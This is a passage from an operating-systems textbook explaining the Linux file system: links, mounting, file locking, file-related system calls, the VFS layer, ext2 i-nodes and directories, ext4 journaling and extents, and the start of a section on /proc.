It frequently occurs that a user needs to refer to a file that belongs to another user, or at least is located elsewhere in the file tree. For example, if two users are sharing a file, it will be located in a directory belonging to one of them, so the

other will have to use an absolute path name to refer to it (or change the working directory). If this is long enough, it may become irritating to have to keep typing it. Linux provides a solution by allowing users to make a new directory entry that points to an existing file. Such an entry is called a **link**.

As an example, consider the situation of Fig. 10-24(a). Aron and Nathan are working together on a project, and each of them needs access to the other's files. If Aron has */usr/aron* as his working directory, he can refer to the file *x* in Nathan's directory as */usr/nathan/x*. Alternatively, Aron can create a new entry in his directory, as shown in Fig. 10-24(b), after which he can use *x* to mean */usr/nathan/x*.



Figure 10-24. (a) Before linking. (b) After linking.

In the example just discussed, we suggested that before linking, the only way for Aron to refer to Nathan's file *x* was by using its absolute path. Actually, this is not really true. When a directory is created, two entries, . and .., are automatically made in it. The former refers to the working directory itself. The latter refers to the directory's parent, that is, the directory in which it itself is listed. Thus from */usr/aron*, another path to Nathan's file *x* is *../nathan/x* .

In addition to regular files, Linux also supports character special files and block special files. Character special files are used to model serial I/O devices, such as keyboards and printers. Opening and reading from */dev/tty* reads from the keyboard; opening and writing to */dev/lp* writes to the printer. Block special files, often with names like */dev/hd1*, can be used to read and write raw disk partitions without regard to the file system. Thus, a seek to byte *k* followed by a read will begin reading from the *k*th byte on the corresponding partition, completely ignoring the i-node and file structure. Raw block devices are used for paging and swapping by programs that lay down file systems (e.g., *mkfs*), and by programs that fix sick file systems (e.g., *fsck*), for example.

Many computers have two or more disks. On mainframes at banks, for example, it is frequently necessary to have 100 or more disks on a single machine, in

order to hold the huge databases required. Personal computers may have an internal disk or SSD and an external USB drive for backups. When there are multiple disk drives, the question arises of how to handle them.

One solution is to put a self-contained file system on each one and just keep them separate. Consider, for example, the situation shown in Fig. 10-25(a). Here we have a hard disk, which we call *C*:, and a USB external drive, which we call *D*:. Each has its own root directory and files. With this solution, the user has to specify both the device and the file when anything other than the default is needed. For instance, to copy a file *x* to a directory *d* (assuming *C:* is the default), one would type

```
cp  D:/x  /a/d/x
```

This is the approach taken by a number of systems, including Windows, which it inherited from MS-DOS in a century long ago.



Figure 10-25. (a) Separate file systems. (b) After mounting.

The Linux solution is to allow one disk to be mounted in another disk's file tree. In our example, we could mount the USB drive on the directory */b*, yielding the file system of Fig. 10-25(b). The user now sees a single file tree, and no longer has to be aware of which file resides on which device. The above copy command now becomes

```
cp  /b/x  /a/d/x
```

exactly the same as it would have been if everything had been on the hard disk in the first place.

Another interesting property of the Linux file system is **locking**. In some applications, two or more processes may be using the same file at the same time, which may lead to race conditions. One solution is to program the application with critical regions. However, if the processes belong to independent users who do not even know each other, this kind of coordination is generally inconvenient.

Consider, for example, a database consisting of many files in one or more directories that are accessed by unrelated users. It is certainly possible to associate a semaphore with each directory or file and achieve mutual exclusion by having processes do a down operation on the appropriate semaphore before accessing the data. The disadvantage, however, is that a whole directory or file is then made inaccessible, even though only one record may be needed.

For this reason, POSIX provides a flexible and fine-grained mechanism for processes to lock as little as a single byte and as much as an entire file in one indivisible operation. The locking mechanism requires the caller to specify the file to be locked, the starting byte, and the number of bytes. If the operation succeeds, the system makes a table entry noting that the bytes in question (e.g., a database record) are locked.

Two kinds of locks are provided, **shared locks** and **exclusive locks**. If a portion of a file already contains a shared lock, a second attempt to place a shared lock on it is permitted, but an attempt to put an exclusive lock on it will fail. If a portion of a file contains an exclusive lock, all attempts to lock any part of that portion will fail until the lock has been released. In order to successfully place a lock, every byte in the region to be locked must be available.

When placing a lock, a process must specify whether it wants to block or not in the event that the lock cannot be placed. If it chooses to block, when the existing lock has been removed, the process is unblocked and the lock is placed. If the process chooses not to block when it cannot place a lock, the system call returns immediately, with the status code telling whether the lock succeeded or not. If it did not, the caller has to decide what to do next (e.g., wait and try again).

Locked regions may overlap. In Fig. 10-26(a) we see that process *A* has placed a shared lock on bytes 4 through 7 of some file. Later, process *B* places a shared lock on bytes 6 through 9, as shown in Fig. 10-26(b). Finally, *C* locks bytes 2 through 11. As long as all these locks are shared, they can coexist.

Now consider what happens if a process tries to acquire an exclusive lock to byte 9 of the file of Fig. 10-26(c), with a request to block if the lock fails. Since two previous locks cover this block, the caller will block and will remain blocked until both *B* and *C* release their locks.

10.6.2 File-System Calls in Linux

Many system calls relate to files and the file system. First we will look at the system calls that operate on individual files. Later we will examine those that involve directories or the file system as a whole. To create a new file, the creat call can be used. (When Ken Thompson was once asked what he would do differently if he had the chance to reinvent UNIX, he replied that he would spell creat as create this time.) parameters provide the name of the file and the protection mode. Thus

```
fd = creat("abc", mode);
```



Figure 10-26. (a) A file with one lock. (b) Adding a second lock. (c) A third one.

creates a file called *abc* with the protection bits taken from *mode*. These bits determine which users may access the file and how. They will be described later.

The creat call not only creates a new file, but also opens it for writing. To allow subsequent system calls to access the file, a successful creat returns a small nonnegative integer called a **file descriptor**, *fd* in the example above. If a creat is done on an existing file, that file is truncated to length 0 and its contents are discarded. Additionally, files can also be created using the open call with appropriate arguments.

Now let us continue looking at the main file-system calls, which are listed in Fig. 10-27. To read or write an existing file, the file must first be opened by calling open or creat. This call specifies the file name to be opened and how it is to be opened: for reading, writing, or both. Various options can be specified as well. Like creat, the call to open returns a file descriptor that can be used for reading or writing. Afterward, the file can be closed by close, which makes the file descriptor available for reuse on a subsequent creat or open. Both the creat and open calls always return the lowest-numbered file descriptor not currently in use.

When a program starts executing in the standard way, file descriptors 0, 1, and 2 are already opened for standard input, standard output, and standard error, respectively. In this way, a filter, such as the *sort* program, can just read its input from file descriptor 0 and write its output to file descriptor 1, without having to know what files they are. This mechanism works because the shell arranges for these values to refer to the correct (redirected) files before the program is started.

System call	Description
fd = creat(name, mode)	One way to create a new file
fd = open(file, how, ...)	Open a file for reading, writing, or both
s = close(fd)	Close an open file
n = read(fd, buffer, nbytes)	Read data from a file into a buffer
n = write(fd, buffer, nbytes)	Write data from a buffer into a file
position = lseek(fd, offset, whence)	Move the file pointer
s = stat(name, &buf)	Get a file's status information
s = fstat(fd, &buf)	Get a file's status information
s = pipe(&fd[0])	Create a pipe
s = fcntl(fd, cmd, ...)	File locking and other operations

Figure 10-27. Some system calls relating to files. The return code *s* is −1 if an error has occurred; *fd* is a file descriptor, and *position* is a file offset. The parameters should be self-explanatory.

The most heavily used calls are undoubtedly read and write. Each one has three parameters: a file descriptor (telling which open file to read or write), a buffer address (telling where to put the data or get the data from), and a count (telling how many bytes to transfer). That is all there is. It is a very simple design. A typical call is

```
n = read(fd, buffer, nbytes);
```

Although nearly all programs read and write files sequentially, some programs need to be able to access any part of a file at random. Associated with each file is a pointer that indicates the current position in the file. When reading (or writing) sequentially, it normally points to the next byte to be read (written). If the pointer is at, say, 4096, before 1024 bytes are read, it will automatically be moved to 5120 after a successful read system call. The lseek call changes the value of the position pointer, so that subsequent calls to read or write can begin anywhere in the file, or even beyond the end of it. It is called lseek to avoid conflicting with seek, a now-obsolete call that was formerly used on 16-bit computers for seeking.

Lseek has three parameters: the first one is the file descriptor for the file; the second is a file position; the third tells whether the file position is relative to the beginning of the file, the current position, or the end of the file. The value returned by lseek is the absolute position in the file after the file pointer is changed. Slightly ironically, lseek is the only file system call that never causes a real disk operation because all it does is update the current file position, which is a number in memory.

For each file, Linux keeps track of the file mode (regular, directory, special file), size, time of last modification, and other information. Programs can ask to see

this information via the stat system call. The first parameter is the file name. The second is a pointer to a structure where the information requested is to be put. The fields in the structure are shown in Fig. 10-28. The fstat call is the same as stat except that it operates on an open file (whose name may not be known) rather than on a path name.

Device the file is on
I-node number (which file on the device)
File mode (includes protection information)
Number of links to the file
Identity of the file's owner
Group the file belongs to
File size (in bytes)
Creation time
Time of last access
Time of last modification

Figure 10-28. The fields returned by the stat system call.

The pipe system call is used to create shell pipelines. It creates a kind of pseudofile, which buffers the data between the pipeline components, and returns file descriptors for both reading and writing the buffer. In a pipeline such as

```
sort <in | head –30
```

file descriptor 1 (standard output) in the process running *sort* would be set (by the shell) to write to the pipe, and file descriptor 0 (standard input) in the process running *head* would be set to read from the pipe. In this way, *sort* just reads from file descriptor 0 (set to the file *in*) and writes to file descriptor 1 (the pipe) without even being aware that these have been redirected. If they have not been redirected, *sort* will automatically read from the keyboard and write to the screen (the default devices). Similarly, when *head* reads from file descriptor 0, it is reading the data *sort* put into the pipe buffer without even knowing that a pipe is in use. This is a clear example of how a simple concept (redirection) with a simple implementation (file descriptors 0 and 1) can lead to a powerful tool (connecting programs in arbitrary ways without having to modify them at all).

The last system call in Fig. 10-27 is fcntl. It is used to lock and unlock files, apply shared or exclusive locks, and perform a few other file-specific operations.

Now let us look at some system calls that relate more to directories or the file system as a whole, rather than just to one specific file. Some common ones are listed in Fig. 10-29. Directories are created and destroyed using mkdir and rmdir, respectively. A directory can be removed only if it is empty.

System call	Description
s = mkdir(path, mode)	Create a new directory
s = rmdir(path)	Remove a directory
s = link(oldpath, newpath)	Create a link to an existing file
s = unlink(path)	Unlink a file
s = chdir(path)	Change the working directory
dir = opendir(path)	Open a directory for reading
s = closedir(dir)	Close a directory
dirent = readdir(dir)	Read one directory entry
rewinddir(dir)	Rewind a directory so it can be reread

Figure 10-29. Some system calls relating to directories. The return code *s* is −1 if an error has occurred; *dir* identifies a directory stream, and *dirent* is a directory entry. The parameters should be self-explanatory.

As we saw in Fig. 10-24, linking to a file creates a new directory entry that points to an existing file. The link system call creates the link. The parameters specify the original and new names, respectively. Directory entries are removed with unlink. When the last link to a file is removed, the file is automatically deleted. For a file that has never been linked, the first unlink causes it to disappear.

The working directory is changed by the chdir system call. Doing so has the effect of changing the interpretation of relative path names.

The last four calls of Fig. 10-29 are for reading directories. They can be opened, closed, and read, analogous to ordinary files. Each call to readdir returns exactly one directory entry in a fixed format. There is no way for users to write in a directory (in order to maintain the integrity of the file system). Files can be added to a directory using creat or link and removed using unlink. There is also no way to seek to a specific file in a directory, but rewinddir allows an open directory to be read again from the beginning.

10.6.3 Implementation of the Linux File System

In this section, we will first look at the abstractions supported by the Virtual File System layer. The VFS hides from higher-level processes and applications the differences among many types of file systems supported by Linux, whether they are residing on local devices or are stored remotely and need to be accessed over the network. Devices and other special files are also accessed through the VFS layer. Next, we will describe the implementation of the first widespread Linux file system, ext2, or the second extended file system. Afterward, we will discuss the improvements in the ext4 file system. A wide variety of other file systems are also in use. All Linux systems can handle multiple disk partitions, each with a different file system on it.

The Linux Virtual File System

In order to enable applications to interact with different file systems, implemented on different types of local or remote devices, Linux takes an approach used in other UNIX systems: the Virtual File System (VFS). VFS defines a set of basic file-system abstractions and the operations which are allowed on these abstractions. Invocations of the system calls described in the previous section access the VFS data structures, determine the exact file system where the accessed file belongs, and via function pointers stored in the VFS data structures invoke the corresponding operation in the specified file system.

Figure 10-30 summarizes the four main file-system structures supported by VFS. The **superblock** contains critical information about the layout of the file system. Destruction of the superblock will render the file system unreadable. The **i-nodes** (short for index-nodes, but never called that, although some lazy people drop the hyphen and call them **inodes**) each describe exactly one file. Note that in Linux, directories and devices are also represented as files, thus they will have corresponding i-nodes. Both superblocks and i-nodes have a corresponding structure maintained on the physical disk where the file system resides.

Object	Description	Operation
Superblock	specific file-system	read_inode, sync_fs
Dentry	directory entry, single component of a path	d_compare, d_delete
I-node	specific file	create, link
File	open file associated with a process	read, write

Figure 10-30. File-system abstractions supported by the VFS.

In order to facilitate certain directory operations and traversals of paths, such as */usr/ast/bin*, VFS supports a **dentry** data structure which represents a directory entry. This data structure is created by the file system on the fly. Directory entries are cached in what is called the *dentry_cache*. For instance, the *dentry_cache* would contain entries for /, */usr*, */usr/ast*, and the like. If multiple processes access the same file through the same hard link (i.e., same path), their file object will point to the same entry in this cache.

Finally, the **file** data structure is an in-memory representation of an open file, and is created in response to the open system call. It supports operations such as read, write, sendfile, lock, and other system calls described in the previous section.

The actual file systems implemented underneath the VFS need not use the exact same abstractions and operations internally. They must, however, implement file-system operations semantically equivalent to those specified with the VFS objects. The elements of the *operations* data structures for each of the four VFS objects are pointers to functions in the underlying file system.

The Linux Ext2 File System

We next describe one of the earlier on-disk file systems used in Linux: **ext2**. The first Linux release used the MINIX 1 file system and was limited by short file names (chosen for UNIX V7 compatibility) and 64-MB file sizes. The MINIX 1 file system was eventually replaced by the first extended file system, **ext**, which permitted both longer file names and larger file sizes. Due to its performance inefficiencies, ext was replaced by its successor, ext2, which reached widespread use.

An ext2 Linux disk partition contains a file system with the layout shown in Fig. 10-31. Block 0 is not used by Linux and contains code to boot the computer. Following block 0, the disk partition is divided into groups of blocks, irrespective of where the disk cylinder boundaries fall. Each group is organized as follows.

The first block is the superblock. It contains information about the layout of the file system, including the number of i-nodes, the number of disk blocks, and the start of the list of free disk blocks (typically a few hundred entries). Next comes the group descriptor, which contains information about the location of the bitmaps, the number of free blocks and i-nodes in the group, and the number of directories in the group. This information is important since ext2 attempts to spread directories evenly over the disk.



Figure 10-31. Disk layout of the Linux ext2 file system.

Two bitmaps are used to keep track of the free blocks and free i-nodes, respectively, a choice inherited from the MINIX 1 file system (and in contrast to most UNIX file systems, which use a free list). Each map is one block long. With a 1-KB block, this design limits a block group to 8192 blocks and 8192 i-nodes. The former is a real restriction but, in practice, the latter is not. With 4-KB blocks, the numbers are four times larger.

Following the superblock are the i-nodes themselves. They are numbered from 1 up to some maximum. Each i-node is 128 bytes long and describes exactly one file. An i-node contains accounting information (including all the information returned by stat, which simply takes it from the i-node), as well as enough information to locate all the disk blocks that hold the file's data.

Following the i-nodes are the data blocks. All the files and directories are stored here. If a file or directory consists of more than one block, the blocks need not

be contiguous on the disk. In fact, the blocks of a large file are likely to be spread all over the disk.

I-nodes corresponding to directories are dispersed throughout the disk block groups. Ext2 makes an effort to collocate ordinary files in the same block group as the parent directory, and data files in the same block as the original file i-node, provided that there is sufficient space. This idea was borrowed from the Berkeley Fast File System (McKusick et al., 1984). The bitmaps are used to make quick decisions regarding where to allocate new file-system data. When new file blocks are allocated, ext2 also *preallocates* a number (eight) of additional blocks for that file, so as to minimize the file fragmentation due to future write operations. This scheme balances the file-system load across the entire disk. It also performs well due to its tendencies for collocation and reduced fragmentation.

To access a file, it must first use one of the Linux system calls, such as open, which requires the file's path name. The path name is parsed to extract individual directories. If a relative path is specified, the lookup starts from the process' current directory, otherwise it starts from the root directory. In either case, the i-node for the first directory can easily be located: there is a pointer to it in the process descriptor, or, in the case of a root directory, it is typically stored in a predetermined block on disk.

The directory file allows file names up to 255 characters and is illustrated in Fig. 10-32. Each directory consists of some integral number of disk blocks so that directories can be written atomically to the disk. Within a directory, entries for files and directories are in unsorted order, with each entry directly following the one before it. Entries may not span disk blocks, so often there are some number of unused bytes at the end of each disk block.

Each directory entry in Fig. 10-32 consists of four fixed-length fields and one variable-length field. The first field is the i-node number, 19 for the file *colossal*, 42 for the file *voluminous*, and 88 for the directory *bigdir*. Next comes a field rec_len, telling how big the entry is (in bytes), possibly including some padding after the name. This field is needed to find the next entry for the case that the file name is padded by an unknown length. That is the meaning of the arrow in Fig. 10-32. Then comes the type field: file, directory, and so on. The last fixed field is the length of the actual file name in bytes, 8, 10, and 6 in this example. Finally, comes the file name itself, terminated by a 0 byte and padded out to a 32-bit boundary. Additional padding may follow that.

In Fig. 10-32(b) we can see the same directory after the entry for *voluminous* has been removed from the directory. All the removal has done is increase the size of the total entry field for *colossal*, turning the former field for *voluminous* into padding for the first entry. This padding can be used for a subsequent entry, of course.

Since directories are searched linearly, it can take a long time to find an entry at the end of a large directory. Therefore, the system maintains a cache of recently accessed directories. This cache is searched using the name of the file, and if a hit



Figure 10-32. (a) A Linux directory with three files. (b) The same directory after the file *voluminous* has been removed.

occurs, the costly linear search is avoided. A *dentry* object is entered in the dentry cache for each of the path components, and, through its i-node, the directory is searched for the subsequent path element entry, until the actual file i-node is reached.

For instance, to look up a file specified with an absolute path name, such as */usr/ast/file*, the following steps are required. First, the system locates the root directory, which generally uses i-node 2, especially when i-node 1 is reserved for bad-block handling. It places an entry in the dentry cache for future lookups of the root directory. Then it looks up the string "usr" in the root directory, to get the i-node number of the */usr* directory, which is also entered in the dentry cache. This i-node is then fetched, and the disk blocks are extracted from it, so the */usr* directory can be read and searched for the string "ast". Once this entry is found, the i-node number for the */usr/ast* directory can be taken from it. Armed with the i-node number of the */usr/ast* directory, this i-node can be read and the directory blocks located. Finally, "file" is looked up and its i-node number found. Thus, the use of a relative path name is not only more convenient for the user, but it also saves a substantial amount of work for the system.

If the file is present, the system extracts the i-node number and uses it as an index into the i-node table (on disk) to locate the corresponding i-node and bring it into memory. The i-node is put in the **i-node table**, a kernel data structure that holds all the i-nodes for currently open files and directories. The format of the i-node entries, as a bare minimum, must contain all the fields returned by the stat system call so as to make stat work (see Fig. 10-28). In Fig. 10-33 we show some of the fields included in the i-node structure supported by the Linux file-system

layer. The actual i-node structure contains quite a few more fields, since the same structure is also used to represent directories, devices, and other special files. The i-node structure also contains fields reserved for future use. History has shown that unused bits do not remain that way for long.

Field	Bytes	Description
Mode	2	File type, protection bits, setuid, setgid bits
Nlinks	2	Number of directory entries pointing to this i-node
Uid	2	UID of the file owner
Gid	2	GID of the file owner
Size	4	File size in bytes
Addr	60	Address of first 12 disk blocks, then 3 indirect blocks
Gen	1	Generation number (incremented every time i-node is reused)
Atime	4	Time the file was last accessed
Mtime	4	Time the file was last modified
Ctime	4	Time the i-node was last changed (except the other times)

Figure 10-33. Some fields in the i-node structure in Linux.

Let us now see how the system reads a file. Remember that a typical call to the library procedure for invoking the read system call looks like this:

```
n = read(fd, buffer, nbytes);
```

When the kernel gets control, all it has to start with are these three parameters and the information in its internal tables relating to the user. One of the items in the internal tables is the file-descriptor array. It is indexed by a file descriptor and contains one entry for each open file (up to the maximum number, often 32).

The idea is to start with this file descriptor and end up with the corresponding i-node. Let us consider one possible design: just put a pointer to the i-node in the file-descriptor table. Although simple, unfortunately this method does not work. The problem is as follows. Associated with every file descriptor is a file position that tells at which byte the next read (or write) will start. Where should it go? One possibility is to put it in the i-node table. However, this approach fails if two or more unrelated processes happen to open the same file at the same time because each one has its own file position.

A second possibility is to put the file position in the file-descriptor table. In that way, every process that opens a file gets its own private file position. Unfortunately this scheme fails too, but the reasoning is more subtle and has to do with the nature of file sharing in Linux. Consider a shell script, *s*, consisting of two commands, *p1* and *p2*, to be run in order. If the shell script is called by the command

```
s >x
```

it is expected that *p1* will write its output to *x*, and then *p2* will write its output to *x* also, starting at the place where *p1* stopped.

When the shell forks off *p1*, *x* is initially empty, so *p1* just starts writing at file position 0. However, when *p1* finishes, some mechanism is needed to make sure that the initial file position that *p2* sees is not 0 (which it would be if the file position were kept in the file-descriptor table), but the value *p1* ended with.

The way this is achieved is shown in Fig. 10-34. The trick is to introduce a new table, the **open-file-description table**, between the file descriptor table and the i-node table, and put the file position (and read/write bit) there. In this figure, the parent is the shell and the child is first *p1* and later *p2*. When the shell forks off *p1*, its user structure (including the file-descriptor table) is an exact copy of the shell's, so both of them point to the same open-file-description table entry. When *p1* finishes, the shell's file descriptor is still pointing to the open-file description containing *p1*'s file position. When the shell now forks off *p2*, the new child automatically inherits the file position, without either it or the shell even having to know what that position is.



Figure 10-34. The relation between the file-descriptor table, the open-file-description table, and the i-node table.

However, if an unrelated process opens the file, it gets its own open-file-description entry, along with its own file position, which is just what is needed.

Thus the whole point of the open-file-description table is to allow a parent and child to share a file position, but to provide unrelated processes with their own values.

Getting back to the problem of doing the read, we have now shown how the file position and i-node are located. The i-node contains the disk addresses of the first 12 blocks of the file. If the file position falls in the first 12 blocks, the block is read and the data are copied to the user. For files longer than 12 blocks, a field in the i-node contains the disk address of a **single indirect block**, as shown in Fig. 10-34. This block contains the disk addresses of more disk blocks. For example, if a block is 1 KB and a disk address is 4 bytes, the single indirect block can hold 256 disk addresses. Thus this scheme works for files of up to 268 KB.

Beyond that, a **double indirect block** is used. It contains the addresses of 256 single indirect blocks, each of which holds the addresses of 256 data blocks. This mechanism is sufficient to handle files up to $10 + 2^{16}$ blocks (67,119,104 bytes). If even this is not enough, the i-node has space for a **triple indirect block**. Its pointers point to many double indirect blocks. This addressing scheme can handle file sizes of 2^{24} 1-KB blocks (16 GB). For 8-KB block sizes, the addressing scheme can support file sizes up to 64 TB.

The Linux Ext4 File System

In order to prevent all data loss after system crashes and power failures, the ext2 file system would have to write out each data block to disk as soon as it was created. The latency incurred during the required disk-head seek operation would be so high that the performance would be intolerable. Therefore, writes are delayed, and changes may not be committed to disk for up to 30 sec, which is a very long time interval in the context of modern computer hardware.

To improve the robustness of the file system, Linux relies on **journaling file systems**. **Ext3**, a successor of the ext2 file system, is an example of a journaling file system. **Ext4**, a follow-on of ext3, is also a journaling file system, but unlike ext3, it changes the block addressing scheme used by its predecessors, thereby supporting both larger files and larger overall file-system sizes. Today, it is considered to be the most popular among the Linux file systems. We will describe some of its features next.

The basic idea behind a journaling file system is to maintain a *journal*, which describes all file-system operations in sequential order. By sequentially writing out changes to the file-system data or metadata (i-nodes, superblock, etc.), the operations do not suffer from the overheads of disk-head movement during random disk accesses. Eventually, the changes will be written out, committed, to the appropriate disk location, and the corresponding journal entries can be discarded. If a system crash or power failure occurs before the changes are committed, during restart the system will detect that the file system was not unmounted properly, traverse the journal, and apply the file-system changes described in the journal log.

Ext4 is designed to be highly compatible with ext2 and ext3, although its core data structures and disk layout are modified. Regardless, a file system which has been unmounted as an ext2 system can be subsequently mounted as an ext4 system and offer the journaling capability.

The journal is a file managed as a circular buffer. The journal may be stored on the same or a separate device from the main file system. Since the journal operations are not "journaled" themselves, these are not handled by the same ext4 file system. Instead, a separate **JBD** (**Journaling Block Device**) is used to perform the journal read/write operations.

JBD supports three main data structures: *log record*, *atomic operation handle*, and *transaction*. A log record describes a low-level file-system operation, typically resulting in changes within a block. Since a system call such as write includes changes at multiple places—i-nodes, existing file blocks, new file blocks, list of free blocks, etc.—related log records are grouped in atomic operations. Ext4 notifies JBD of the start and end of system-call processing, so that JBD can ensure that either all log records in an atomic operation are applied, or none of them. Finally, primarily for efficiency reasons, JBD treats collections of atomic operations as transactions. Log records are stored consecutively within a transaction. JBD will allow portions of the journal file to be discarded only after all log records belonging to a transaction are safely committed to disk.

Since writing out a log entry for each disk change may be costly, ext4 may be configured to keep a journal of all disk changes, or only of changes related to the file-system metadata (the i-nodes, superblocks, etc.). Journaling only metadata gives less system overhead and results in better performance but does not make any guarantees against corruption of file data. Several other journaling file systems maintain logs of only metadata operations (e.g., SGI's XFS). In addition, the reliability of the journal can be further improved via checksumming.

Key modification in ext4 compared to its predecessors is the use of **extents**. Extents represent contiguous blocks of storage, for instance 128 MB of contiguous 4-KB blocks vs. individual storage blocks, as referenced in ext2. Unlike its predecessors, ext4 does not require metadata operations for each block of storage. This scheme also reduces fragmentation for large files. As a result, ext4 can provide faster file system operations and support larger files and file system sizes. For instance, for a block size of 1 KB, ext4 increases the maximum file size from 16 GB to 16 TB, and the maximum file system size to 1 EB (Exabyte).

The /proc File System

Another Linux file system is the **/proc** (process) file system, an idea originally devised in the 8th edition of UNIX from Bell Labs and later copied in 4.4BSD and System V. However, Linux extends the idea in several ways. The basic concept is that for every process in the system, a directory is created in */proc*. The name of the directory is the process PID expressed as a decimal number. For example,

